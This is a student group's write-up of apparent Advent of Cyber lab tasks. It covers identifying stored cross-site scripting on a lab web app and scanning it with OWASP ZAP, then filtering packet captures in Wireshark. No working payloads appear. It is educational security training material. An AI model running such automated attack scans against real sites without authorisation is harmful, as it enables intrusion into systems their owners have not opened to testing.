PSP0201

Week 3

Writeup

Group Name: study group

Members


ID	Name	Role
1211101157	Lo Pei Qin	Leader
1211102017	Siow Yee Ceng	Member
1211101534	Tan Chi Lim	Member
1211102835	Chew Ming Yao	Member

Day 6 Be careful with what you wish on a Christmas night

Tools used: Kali Linux/Firefox/OWASP ZAP

Question 1


We type in the IP address given and added:5000 behind to go through the web page




We can see that this website allows the user to submit the input in the search bar and later on stored directly into the website. So this would be Stored Cross-site Scripting.

Question 2

Random type something into the search query.




Look at the top and find out what's the query string on the top.




Question 3


Open the Owasp Zap on the kali attack box




Select automated scan



Paste the URL into the search bar and press attack on the bottom



Look for the alert side and count for the XSS



Thought Process/methodology:


We open the firefox and type in the IP address given and added:5000 and go for the website given. We found that this website allows the user to submit the information and later on stored it on the website directly. After that, we randomly type in some words into the search bar and go for it. We found that the query string on the URL is q. Other than that, we open the Owasp Zap and select automated scan. We copy and paste the URL into the Owasp Zap and attack it. We found that there are 2 XSS files on this website, so the answer for the last question should be 2.

Day 7


Tools used: Kali Linux/Wireshark

Question 1

Open the Wireshark and drag the pcap1.pcap file into the Wireshark



Scroll down to the first ICMP file and the source




Question 2


Use the command http.request.method == GET to filter the files

Question 3

Type in the command just now into the command tab




Scroll down until you find the 1 post. **We just looking at the /posts/ to look for the post

